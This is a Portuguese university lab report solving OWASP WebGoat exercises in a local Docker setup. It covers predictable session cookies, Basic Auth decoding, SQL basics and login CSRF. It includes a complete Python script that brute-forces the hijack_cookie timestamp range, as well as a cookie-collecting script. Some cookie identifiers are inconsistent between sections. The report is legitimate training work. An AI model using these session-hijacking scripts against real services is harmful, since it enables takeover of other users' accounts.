



Universidade do Vale do Itajaí

Escola Politécnica

Curso de Ciência da Computação – Campus KobraSol

Disciplina Segurança de Sistemas Computacionais

Trabalho 1

Case Prático 1 Avaliação de Vulnerabilidades em Aplicação Web

Nome do Acadêmico: Victor Chrisosthemos

Data: 02/09/2026

SUMÁRIO EXECUTIVO

1.	CONFIGURAÇÃO DO AMBIENTE	3
2.	PAPEL DOS INTEGRANTES	3
3.	ARQUITETURA	4
3.1	Ferramentas de apoio.....	4
4.	ENDEREÇOS DE REDE UTILIZADAS	4
5.	EXPLICAÇÃO DOS ACHADOS	5
5.1.	Identificador de sessão previsível e sequestro de sessão.....	5
5.1.1.	hijack.py.....	7
5.1.2.	coletar_cookies.py.....	17
5.2.	Credenciais expostas por HTTP Basic Authentication.....	18
5.3.	SQL Injection.....	20
5.4.	Login CSRF.....	22
5.5.	Componente XStream Vulnerável	24
5.6.	Identificador de sessão previsível e sequestro de sessão	27
5.6.1.	base64.py	29
5.7.	Desserialização de dados não confiáveis	29
6.	CONCLUSÃO	32
6.1.	Possibilidades de correções	32
	REFERÊNCIAS BIBLIOGRÁFICAS.....	32

1. CONFIGURAÇÃO DO AMBIENTE

- ✓ O laboratório foi executado em Ubuntu 24.10 (Oracular).
- ✓ O alvo escolhido foi o OWASP WebGoat, disponibilizado em contêiner Docker e vinculado exclusivamente à interface de loopback (127.0.0.1), conforme a orientação de isolamento do roteiro.

```
sudo apt update
sudo apt install -y docker.io
sudo systemctl enable --now docker
docker --version
sudo docker run hello-world
sudo usermod -aG docker $USER
sudo reboot
sudo apt install docker-compose-v2
docker compose version

docker run --rm \
  -p 127.0.0.1:8080:8080 \
  -p 127.0.0.1:9090:9090 \
  -e WEBGOAT_HOST=0.0.0.0 \
  -e WEBWOLF_HOST=0.0.0.0 \
  webgoat/webgoat
```

- ✓ Endereço do alvo: <http://127.0.0.1:8080/WebGoat>.
- ✓ Portas utilizadas: 8080 (WebGoat) e 9090 (WebWolf)

2. PAPEL DOS INTEGRANTES

Integrante: Victor Chrisosthemos

- ✓ Realizado o projeto sozinho

3. ARQUITETURA

COMPONENTE	FUNÇÃO	ENDEREÇO E PORTA
Ubuntu 24.10	Máquina de teste e execução das ferramentas	localhost / 127.0.0.1
Container OWASP WebGoat com Docker	Aplicação deliberadamente vulnerável	127.0.0.1:8080
WebWolf	Serviço auxiliar do WebGoat	127.0.0.1:9090

3.1 Ferramentas de apoio

- ✓ Docker / Docker Compose: implantação e isolamento do WebGoat.
- ✓ Navegador e DevTools: inspeção de cookies, cabeçalhos HTTP, requisições e respostas.
- ✓ Python 3 + requests: automação da prova de conceito de sequestro de sessão e análise de token JWT.
- ✓ Base64 no terminal: decodificação do cabeçalho HTTP Basic Authentication.
- ✓ Sites e GitHub:
 - <https://devguide.owasp.org/en/07-training-education/01-vulnerable-apps/02-webgoat/>
 - <https://github.com/WebGoat/WebGoat/tree/main>

4. ENDEREÇOS DE REDE UTILIZADAS

- ✓ WebGoat: http://127.0.0.1:8080/WebGoat
- ✓ WebWolf: http://127.0.0.1:9090
- ✓ Interface exposta: somente 127.0.0.1 (loopback)
- ✓ Rede Docker

5. EXPLICAÇÃO DOS ACHADOS

5.1. Identificador de sessão previsível e sequestro de sessão

Classificação OWASP: A01:2021 - Broken Access Control

CWE: CWE-340 – Generation of Predictable Numbers or Identifiers

Essa CWE descreve situações em que uma aplicação gera valores que deveriam ser imprevisíveis, mas que podem ser antecipados a partir de valores observados. No laboratório, o **hijack_cookie** seguia o formato <número sequencial>-<timestamp>. Como a primeira parte crescia sequencialmente e a segunda ao instante de geração, foi possível identificar lacunas na sequência e reduzir o espaço de busca até encontrar uma sessão válida.

CVSS: CVSS v3.1: 9.1 – Crítico

VETOR CVSS: 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

O ataque pode ser realizado pela rede (AV:N)

Possui baixa complexidade depois que o padrão é identificado (AC:L)

Não exige privilégios prévios (PR:N) nem interação adicional da vítima (UI:N)

O impacto potencial é alto sobre confidencialidade (C:H) e integridade (I:H), pois uma sessão de outro usuário pode ser assumida.

CID: Confidencialidade e Integridade

Confidencialidade: O sequestro de sessão pode permitir acesso a informações pertencentes ao usuário cuja sessão foi comprometida.

Integridade: O atacante pode potencialmente realizar operações utilizando a identidade e os privilégios da sessão sequestrada.

Validação da tarefa no ambiente:

WEBGOAT

Introduction >

General >

(A1) Broken Access Control >

Hijack a session >

Insecure Direct Object References >

Missing Function Level Access Control >

Spoofing an Authentication Cookie >

(A2) Cryptographic Failures >

(A3) Injection >

(A5) Security Misconfiguration >

(A6) Vuln & Outdated Components >

(A7) Identity & Auth Failure >

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

(A10) Server-side Request Forgery >

Client side >

Challenges >

Hijack a session

Search lesson

Show hintsReset lesson

12

In this lesson we are trying to predict the 'hijack_cookie' value. The 'hijack_cookie' is used to differentiate authenticated and anonymous users of WebGoat.

Account Access

borges123

Access

Sorry the solution is not correct, please try again.

WEBGOAT

Introdução >

General >

(A1) Controle de acesso quebrado >

Sequestrar uma sessão >

Referências de objetos diretos inseguras >

Controle de acesso de nível de função >

Spoofing um cookie de autenticação >

(A2) Falhas Criptográficas >

(A3) Injeção >

(A5) Configuração de Segurança >

(A6) Vulnerabilidades e Componentes Obsoletos >

(A7) Identidade e Falha de Autenticação >

(A8) Software e Integridade de Dados >

(A9) Falhas de Log de Segurança >

(A10) Forjaria de Requisições no Lado do Servidor >

Cliente >

Desafios >

Sequestrar uma sessão

Aula de busca

Mostrar dicasRespostar a lição

12

Nesta lição, estamos tentando prever o valor 'hijack_cookie'. O 'hijack_cookie' é usado para diferenciar usuários autenticados e anônimos do WebGoat.

InspectorConsoleDebugger

Filter by: All

Status	Método	Domínio	Arquivo	Iniciador	Tipo	Transferência	Tamanho	Cabeçalhos	Cookies	Requisição	Resposta	Tempo	Stack Trace
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	374 B	168 B	POST http://127.0.0.1:8080/WebGoat/HijackSession/login					
GET	127.0.0.1:8080	lessonmenu	login	jQuery (xhr)	json	8.61 KB	8.64 KB	Status	200				
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	374 B	168 B	Verbo	HTTP/1.1				
GET	127.0.0.1:8080	lessonmenu	login	jQuery (xhr)	json	8.61 KB	8.64 KB	Transferência	402 B				
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	374 B	168 B	Referer-Policy	strict-origin-when-cross-origin				
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	374 B	168 B	Prioridade da requisição	High				
GET	127.0.0.1:8080	lessonmenu	login	jQuery (xhr)	json	8.61 KB	8.64 KB	Resultado da Dns	Sistema				
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	374 B	168 B	Cabeçalhos da resposta (162 B)					
GET	127.0.0.1:8080	lessonmenu	login	jQuery (xhr)	json	8.61 KB	8.64 KB	HTTP/1.1 200					
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	374 B	168 B	Content-Type: application/json					
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	374 B	168 B	Transfer-Encoding: chunked					
GET	127.0.0.1:8080	lessonmenu	login	jQuery (xhr)	json	8.61 KB	8.64 KB	Date: Fri, 28 Aug 2020 15:02:50 GMT					
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	374 B	168 B	Keep-Alive: timeout=60					
GET	127.0.0.1:8080	lessonmenu	login	jQuery (xhr)	json	8.61 KB	8.64 KB	Connection: keep-alive					
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	374 B	168 B	Cabeçalhos da requisição (715 B)					
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	8.61 KB	8.64 KB	POST /WebGoat/HijackSession/login HTTP/1.1					
GET	127.0.0.1:8080	lessonmenu	login	jQuery (xhr)	json	374 B	168 B	Host: 127.0.0.1:8080					
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	8.61 KB	8.64 KB	User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/78.0					
GET	127.0.0.1:8080	lessonmenu	login	jQuery (xhr)	json	374 B	168 B	Accept: */*					
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	8.61 KB	8.64 KB	Accept-Language: pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7					
GET	127.0.0.1:8080	lessonmenu	login	jQuery (xhr)	json	8.61 KB	8.64 KB	Accept-Encoding: gzip, deflate, br;q=0.6					
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	374 B	168 B	Content-Type: application/x-www-form-urlencoded; charset=UTF-8					
GET	127.0.0.1:8080	lessonmenu	login	jQuery (xhr)	json	8.61 KB	8.64 KB	X-Requested-With: XMLHttpRequest					
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	374 B	168 B	Content-Length: 37					
GET	127.0.0.1:8080	lessonmenu	login	jQuery (xhr)	json	8.61 KB	8.64 KB	Origin: http://127.0.0.1:8080					
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	374 B	168 B	Connection: keep-alive					
GET	127.0.0.1:8080	lessonmenu	login	jQuery (xhr)	json	8.61 KB	8.64 KB	Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=ubuntu123					
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	374 B	168 B	Cookie: JSESSIONID=14F09180820E4657F130C46876399; hijack_cookie=245086145595066236					
GET	127.0.0.1:8080	lessonmenu	login	jQuery (xhr)	json	8.61 KB	8.64 KB	Sec-Fetch-Mode: cors					
GET	127.0.0.1:8080	HijackSession	login	jQuery (xhr)	json	374 B	168 B	Sec-Fetch-Site: same-origin					
GET	127.0.0.1:8080	lessonmenu	login	jQuery (xhr)	json	8.61 KB	8.64 KB	Prioridade da requisição	High				

```
victor@victor-Nitro-ANS15-54: ~/Downloads$
victor@victor-Nitro-ANS15-54:~/Downloads$
victor@victor-Nitro-ANS15-54:~/Downloads$
victor@victor-Nitro-ANS15-54:~/Downloads$ JSESSIONID="D5FEB160D7078810F1404838467306DC"

python3 hijack.py \
--url "http://127.0.0.1:8080/WebGoat/HijackSession/login" \
--method POST \
--sessionId "$JSESSIONID" \
--cookie-id 245086145595066236 \
--start 1787935045498 \
--end 1787935045520 \
--data "username=&password=" \
--delay 0 \
--progress 1

[+] Alvo local: http://127.0.0.1:8080/WebGoat/HijackSession/login
[+] Método: POST
[+] cookie-Id: 245086145595066236
[+] Intervalo: 1787935045498 .. 1787935045520 (23 candidatos)
[+] Critério de sucesso: lessonCompleted == true
[+] Redirecionamentos externos estão desativados.

[+] SUCESSO!
hijack_cookie=245086145595066236-1787935045498
HTTP 200
Resposta JSON:
{
  "lessonCompleted": true,
  "feedback": "Congratulations. You have successfully completed the assignment.",
  "feedbackArgs": null,
  "output": null,
  "outputArgs": null,
  "assignment": "HijackSessionAssignment",
  "attemptWasMade": true
}
```

Passo a passo:

1. O WebGoat foi executado em Docker e acessado localmente em `http://127.0.0.1:8080/WebGoat`.
2. Foram realizadas diversas requisições ao endpoint `/WebGoat/HijackSession/login`, mantendo um JSESSIONID válido e sem definir previamente o `hijack_cookie` (F12 para acesso ao devtools).
3. Os valores de `hijack_cookie` retornados pelo servidor foram registrados e comparados. Foi observado que o cookie possuía duas partes: um identificador sequencial e um timestamp.
4. Durante a análise da sequência, foi identificado um salto entre os identificadores `...6235` e `...6237`, indicando como candidato ausente o valor `...6236`.
5. Os timestamps associados aos cookies imediatamente anterior e posterior foram utilizados para delimitar um pequeno intervalo de valores possíveis.
6. Foi desenvolvido/utilizado um script Python que manteve fixo o identificador `2450061455950666236` e testou os timestamps compreendidos no intervalo observado.
7. O valor `2450061455950666236-1787935045498` resultou em uma resposta contendo `"lessonCompleted": true`.
8. O resultado foi registrado por meio de captura de tela do terminal, do cookie encontrado, da requisição utilizada e da resposta JSON do WebGoat, tornando a exploração reproduzível.

5.1.1. hijack.py

```
#!/usr/bin/env python3
```

```
"""
```

`hijack.py` — WebGoat HijackSession helper

Exemplo:

```
python3 hijack.py \  
  
--url "http://127.0.0.1:8080/WebGoat/HijackSession/login" \  
  
--method POST \  
  
--jsessionid "SEU_JSESSIONID" \  
  
--cookie-id 2450061455950621913 \  
  
--start 1787930611152 \  

```

```
--end 1787930713011 \  
--data "username=ubuntu123&password=ubuntu123" \  
--delay 0 \  
--progress 1000  
.....
```

```
import argparse  
import json  
import sys  
import time  
from urllib.parse import urlparse, parse_qs
```

```
import requests
```

```
ALLOWED_HOSTS = {"127.0.0.1", "localhost"}
```

```
def parse_form_data(raw: str) -> dict:
```

```
    if not raw:
```

```
        return {}
```

```
    return dict(parse_qs(raw, keep_blank_values=True))
```

```
def build_parser() -> argparse.ArgumentParser:
```

```
    parser = argparse.ArgumentParser(  
        description=(
```

```
        "Testa candidatos de hijack_cookie exclusivamente "
```

```
        "Testa candidatos de hijack_cookie exclusivamente "
```



```
        "em um WebGoat local."
    )
)

parser.add_argument(
    "--url",
    required=True,
    help="URL exata do endpoint da lição"
)

parser.add_argument(
    "--method",
    choices=["GET", "POST"],
    default="POST",
    help="Método HTTP (padrão: POST)"
)

parser.add_argument(
    "--jsessionId",
    required=True,
    help="JSESSIONID atual da sua sessão WebGoat"
)

parser.add_argument(
    "--cookie-id",
    required=True,
    type=int,
```

```
    help="Parte sequencial do hijack_cookie"  
)
```

```
parser.add_argument(  
    "--start",  
    required=True,  
    type=int,  
    help="Primeiro timestamp do intervalo"  
)
```

```
parser.add_argument(  
    "--end",  
    required=True,  
    type=int,  
    help="Último timestamp do intervalo"  
)
```

```
parser.add_argument(  
    "--data",  
    default="",  
    help="Dados de formulário, ex.: username=a&password=b"  
)
```

```
parser.add_argument(  
    "--delay",  
    type=float,  
    default=0.01,
```

```
        help="Pausa entre requisições em segundos (padrão: 0.01)"
    )
```

```
    parser.add_argument(
        "--timeout",
        type=float,
        default=5.0,
        help="Timeout por requisição em segundos (padrão: 5)"
    )
```

```
    parser.add_argument(
        "--progress",
        type=int,
        default=1000,
        help="Mostrar progresso a cada N tentativas"
    )
```

```
    return parser
```

```
def extract_json(response: requests.Response):
```

```
    try:
        return response.json()
    except ValueError:
        return None
```

```
def is_success(response: requests.Response) -> bool:
```

```
    """
```

Considera sucesso somente quando a resposta JSON do WebGoat contém lessonCompleted=true.

.....

```
data = extract_json(response)
```

```
if not isinstance(data, dict):
```

```
    return False
```

```
return data.get("lessonCompleted") is True
```

```
def main() -> int:
```

```
    args = build_parser().parse_args()
```

```
    if args.start > args.end:
```

```
        raise SystemExit("Erro: --start deve ser menor ou igual a --end")
```

```
    if args.delay < 0:
```

```
        raise SystemExit("Erro: --delay não pode ser negativo")
```

```
    if args.timeout <= 0:
```

```
        raise SystemExit("Erro: --timeout deve ser maior que zero")
```

```
form_data = parse_form_data(args.data)
```

```
session = requests.Session()
```

```
# Headers compatíveis com a requisição AJAX da lição.
```

```
session.headers.update({
    "Accept": "*/*",
    "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
    "X-Requested-With": "XMLHttpRequest",
    "Origin": "http://127.0.0.1:8080",
    "Referer": "http://127.0.0.1:8080/WebGoat",
    "User-Agent": "WebGoat-Local-Lab/1.0",
})
```

```
total = args.end - args.start + 1
```

```
print(f"[+] Alvo local: {args.url}")
print(f"[+] Método: {args.method}")
print(f"[+] cookie-id: {args.cookie_id}")
print(f"[+] Intervalo: {args.start} .. {args.end} ({total} candidatos)")
print(f"[+] Critério de sucesso: lessonCompleted == true")
print(f"[+] Redirecionamentos externos estão desativados.")
print()
```

```
baseline_status = None
```

```
baseline_length = None
```

```
for index, timestamp in enumerate(
    range(args.start, args.end + 1),
    start=1
):
    hijack_value = f"{args.cookie_id}-{timestamp}"
```

```
cookies = {  
    "JSESSIONID": args.jsessionid,  
    "hijack_cookie": hijack_value,  
}
```

```
try:
```

```
    if args.method == "POST":  
        response = session.post(  
            args.url,  
            cookies=cookies,  
            data=form_data,  
            timeout=args.timeout,  
            allow_redirects=False,  
        )
```

```
    else:
```

```
        response = session.get(  
            args.url,  
            cookies=cookies,  
            params=form_data,  
            timeout=args.timeout,  
            allow_redirects=False,  
        )
```

```
except requests.RequestException as exc:
```

```
    print(f"[!] Erro em {hijack_value}: {exc}")
```

```
    continue
```

```

if is_success(response):
    print()
    print("[+] SUCESSO!")
    print(f"  hijack_cookie={hijack_value}")
    print(f"  HTTP {response.status_code}")

    parsed = extract_json(response)

    if parsed is not None:
        print("  Resposta JSON:")
        print(json.dumps(parsed, indent=2, ensure_ascii=False))
    else:
        print(f"  Resposta: {response.text[:500]}")

    return 0

# Guarda uma linha de base apenas para diagnóstico.
if baseline_status is None:
    baseline_status = response.status_code
    baseline_length = len(response.content)

# Não interrompe em respostas diferentes; apenas avisa.
current_length = len(response.content)

if (
    response.status_code != baseline_status

```

```
    or abs(current_length - baseline_length) > 100
):
    print(
        f"[?] Resposta diferente | "
        f"cookie={hijack_value} | "
        f"HTTP {response.status_code} | "
        f"{current_length} bytes"
    )
```

```
if args.progress > 0 and index % args.progress == 0:
    print(
        f"[*] {index}/{total} testados | "
        f"último={hijack_value} | "
        f"HTTP {response.status_code}"
    )
```

```
if args.delay > 0:
    time.sleep(args.delay)
```

```
print()
print("[ - ] Intervalo concluído sem lessonCompleted=true.")
print("  Confirme:")
print("  - JSESSIONID atual")
print("  - cookie-id")
print("  - intervalo de timestamps")
print("  - URL/método/payload da requisição")
```



```
return 1

if __name__ == "__main__":
    try:
        sys.exit(main())
    except KeyboardInterrupt:
        print("\n[!] Interrompido pelo usuário.")
        sys.exit(130)
```

5.1.2. coletar_cookies.py

Não cheguei a usar na resolução do projeto, mas depois ao tentar replicar o ataque, esse código ajudou a simplificar a coleta de campos relevantes. Segue:

```
import requests

JSESSIONID = "0604661396E6A14A30C787C427A16109"

url = "http://127.0.0.1:8080/WebGoat/HijackSession/login"

for i in range(10):
    r = requests.post(
        url,
        headers={
            "X-Requested-With": "XMLHttpRequest",
            "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
        },
        cookies={
```

```

        "JSESSIONID": JSESSIONID
    },
    data={
        "username": "",
        "password": ""
    },
    allow_redirects=False,
    timeout=5
)

cookie = r.headers.get("Set-Cookie", "")

if "hijack_cookie=" in cookie:
    valor = cookie.split("hijack_cookie=", 1)[1].split(";", 1)[0]
    print(f"{i+1}: {valor}")
else:
    print(f"{i+1}: hijack_cookie não encontrado | HTTP {r.status_code}")

```

5.2. Credenciais expostas por HTTP Basic Authentication

Classificação OWASP: A02:2021 – Cryptographic Failures

CWE: CWE-319 – Cleartext Transmission of Sensitive Information

Situação em que informações sensíveis são transmitidas sem uma proteção criptográfica adequada. No cenário analisado, as credenciais estavam apenas codificadas em Base64, o que permite sua reversão sem chave criptográfica. Assim, quando HTTP Basic Authentication é utilizado sem TLS, usuário e senha podem ser recuperados por quem tiver acesso ao tráfego.

CVSS: CVSS v3.1: 6.5 – Médio

VETOR CVSS: 3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

O atacante precisa estar em posição de observar o tráfego de rede (AV:A)

Uma vez nessa posição, a exploração possui baixa complexidade (AC:L)

Não exige privilégios (PR:N) nem interação adicional da vítima (UI:N).


O principal impacto é sobre a Confidencialidade (C:H), pois as credenciais podem ser recuperadas.

Nesta demonstração não foi observado impacto direto sobre Integridade ou Disponibilidade (I:N/A:N).

CID: Confidencialidade

A exposição do cabeçalho de autenticação pode revelar diretamente usuário e senha.

Validação da tarefa no ambiente:



Passo a passo:

1. Foi acessada a categoria A02 – Cryptographic Failures no WebGoat.
2. Na atividade sobre Base64 e HTTP Basic Authentication, foi identificado o valor codificado dWJ1bnR1MTIzOnNIY3JldA==.
3. O valor foi copiado para análise local.
4. A codificação foi revertida, por exemplo, utilizando o comando:

```
echo 'dWJ1bnR1MTIzOnNIY3JldA==' | base64 -d
```

5. O resultado obtido foi:

ubuntu123:secret

6. Foi identificado que o conteúdo correspondia ao formato usuario:senha, utilizado pelo HTTP Basic Authentication.

7. Os valores ubuntu123 e secret foram inseridos na atividade do WebGoat.
8. O WebGoat confirmou a resposta correta e marcou a tarefa como concluída.
9. Como evidência, foram registrados o valor Base64 original, o processo de decodificação, as credenciais recuperadas e a validação da atividade no ambiente.

5.3. SQL Injection

Classificação OWASP: A03:2021 – Injection

CWE: CWE-89 – Improper Neutralization of Special Elements used in an SQL Command

Situação em que dados controlados pelo usuário são incorporados a comandos SQL sem validação, parametrização ou neutralização adequadas. Como consequência, caracteres especiais e operadores SQL podem modificar a consulta originalmente planejada, permitindo acesso, alteração ou manipulação indevida dos dados.

CVSS: CVSS v3.1: 9.8 – Crítico

VETOR CVSS: 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Exploração pela rede (AV:N)


Baixa complexidade (AC:L), sem necessidade de privilégios (PR:N) ou interação da vítima (UI:N)

CID: Confidencialidade e Integridade

Confidencialidade porque um SQL Injection pode permitir leitura de dados que o usuário não deveria acessar.

Integridade porque Dependendo dos privilégios do banco, comandos manipulados podem alterar, inserir ou remover registros.

Validação da tarefa no ambiente:



O que é SQL?

SQL é uma linguagem de programação padronizada (ANSI em 1986, ISO em 1987) que é usada para gerenciar bancos de dados relacionais e realizar várias operações nos dados neles.

Uma base de dados é uma coleção de dados. Os dados são organizados em linhas, colunas e tabelas e indexados para tornar a localização de informações relevantes mais eficiente.

Exemplo de tabela SQL contendo dados de funcionários; o nome da tabela é 'funcionários':

userid	primeiro_nome	last_name	departamento	salário	auth_tan
32147	Paulina	TraversTradução	Contabilidade	\$46.000	P45J5I
89762	Tobi	Categoria: Barnett	Desenvolvimento	\$77.000	TA9LL1
96134	O Bob	Franco	Marketing	\$83.700	LO9S2V
34477	Abraão	Categoria: Holman	Desenvolvimento	\$50.000	UU2ALK
37648	João	Smith	Marketing	\$64.350	3SL98A

Uma empresa salva as seguintes informações de funcionários em seus bancos de dados: um número de funcionário único ('userid'), sobrenome, primeiro nome, departamento, salário e um número de autenticação de transação ('auth_tan'). Cada uma dessas informações é armazenada em uma coluna separada e cada linha representa um funcionário da empresa.

Consultas SQL podem ser usadas para modificar uma tabela de banco de dados e suas estruturas de índice e adicionar, atualizar e excluir linhas de dados.

Existem três categorias principais de comandos SQL:

- Linguagem de manipulação de dados (DML)
- Linguagem de definição de dados (DDL)
- Linguagem de Controle de Dados (DCL)

Cada um desses tipos de comando pode ser usado por invasores para comprometer a confidencialidade, integridade e/ou disponibilidade de um sistema. Prossegue com a lição para saber mais sobre os tipos de comando SQL e como eles se relacionam com as metas de proteção.

Se você ainda está lutando com SQL e precisa de mais informações ou prática, você pode visitar <http://www.sqlcourse.com/> para treinamento online gratuito e interativo.

É a sua vez!

Veja a tabela de exemplo. Tente recuperar o departamento do funcionário Bob Franco. Observe que você recebeu privilégios completos de administrador nessa tarefa e pode acessar todos os dados sem autenticação.

✓ Consulta SQL

SELECT department FROM employees WHERE first_name = 'Bob' AND last_name = 'Franco';

Submeter

Você conseguiu!

SELECIONE O departamento DE funcionários ONDE first_name = 'Bob' E last_name = 'Franco';

DEPARTAMENTO

Marketing

Passo a passo:

1. Foi acessada a categoria **A03 – Injection** no OWASP WebGoat.
2. Na introdução à SQL Injection, foi analisada a estrutura de uma consulta SQL normal utilizando a tabela de funcionários disponibilizada pela própria atividade.
3. Foi realizada uma consulta legítima para recuperar o departamento do funcionário Bob Franco, utilizando os campos correspondentes da base de dados.
4. A consulta permitiu compreender como a aplicação envia dados do usuário ao banco e como a instrução SQL é estruturada.
5. A partir desse comportamento, a atividade demonstra que entradas manipuladas podem alterar a consulta SQL caso sejam concatenadas diretamente, sem uso de parâmetros preparados.
6. SENTENÇA -> SELECT department FROM employees WHERE first_name='Bob' AND last_name='Franco';
7. A tarefa foi concluída no WebGoat e registrada por meio de evidência visual da atividade, além da consulta/payload e da resposta correspondente.

5.4.Login CSRF

OBSERVAÇÃO: CSRF no WebGoat estava selecionada em A5

Classificação OWASP: A01:2021 – Broken Access Control

CWE: CWE-352 – Cross-Site Request Forgery

Situação em que uma aplicação aceita uma requisição autenticada sem validar suficientemente sua origem ou intenção.

Como o navegador envia automaticamente cookies de sessão, uma página controlada por terceiro pode induzir a vítima a executar uma ação em uma aplicação onde ela já está autenticada.

CVSS: 6.5 – Média

VETOR CVSS: 3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:H/A:N

O ataque pode ser realizado pela rede (AV:N)

Possui baixa complexidade (AC:L)

Não exige privilégios prévios do atacante (PR:N)

Depende de interação do usuário (UI:R), pois a vítima precisa acessar ou executar o conteúdo malicioso.

O impacto principal está na Integridade (I:H), porque ações podem ser executadas em nome da vítima.

Pode haver impacto limitado na Confidencialidade (C:L), dependendo da ação forjada. Não há impacto direto em Disponibilidade (A:N).

CID: Confidencialidade e Integridade

Confidencialidade porque dependendo da ação, informações podem ser expostas indiretamente.

Integridade porque a principal consequência é a execução de ações não desejadas usando a sessão legítima da vítima.

Validação da tarefa no ambiente:

The screenshot shows a web browser window with the URL `http://127.0.0.1:8080/WebGoat/Start.mvc?username=csrf-ubuntu123&lesson=CSRF/lesson/7`. The page title is "Login CSRF attack". The diagram illustrates a login CSRF attack where an attacker (represented by a devil icon) sends a GET request to a victim's browser. The victim's browser then sends a POST request to a target server (www.google.com) with a forged login request. The target server responds with a 200 OK status and sets a session cookie. The attacker's web history shows the attack was successful on April 7, 2008.

Figure: Login CSRF from Robust Defenses for Cross-Site Request Forgery

For more information read the following [paper](#).

In this assignment try to see if WebGoat is also vulnerable for a login CSRF attack. Leave this tab open and in another tab create a user based on your own username prefixed with `csrf-`. So if your username is `low` you must create a new user called `csrf-low`.

Login as the new user. This is what an attacker would do using CSRF. Then click the button in the original tab. Because you are logged in as a different user, the attacker learns that you clicked the button.

☒ Press the button below when you are logged in as the other user

Congratulations, now log out and login with your normal user account within WebGoat, remember the attacker knows you solved this assignment

Passo a passo:

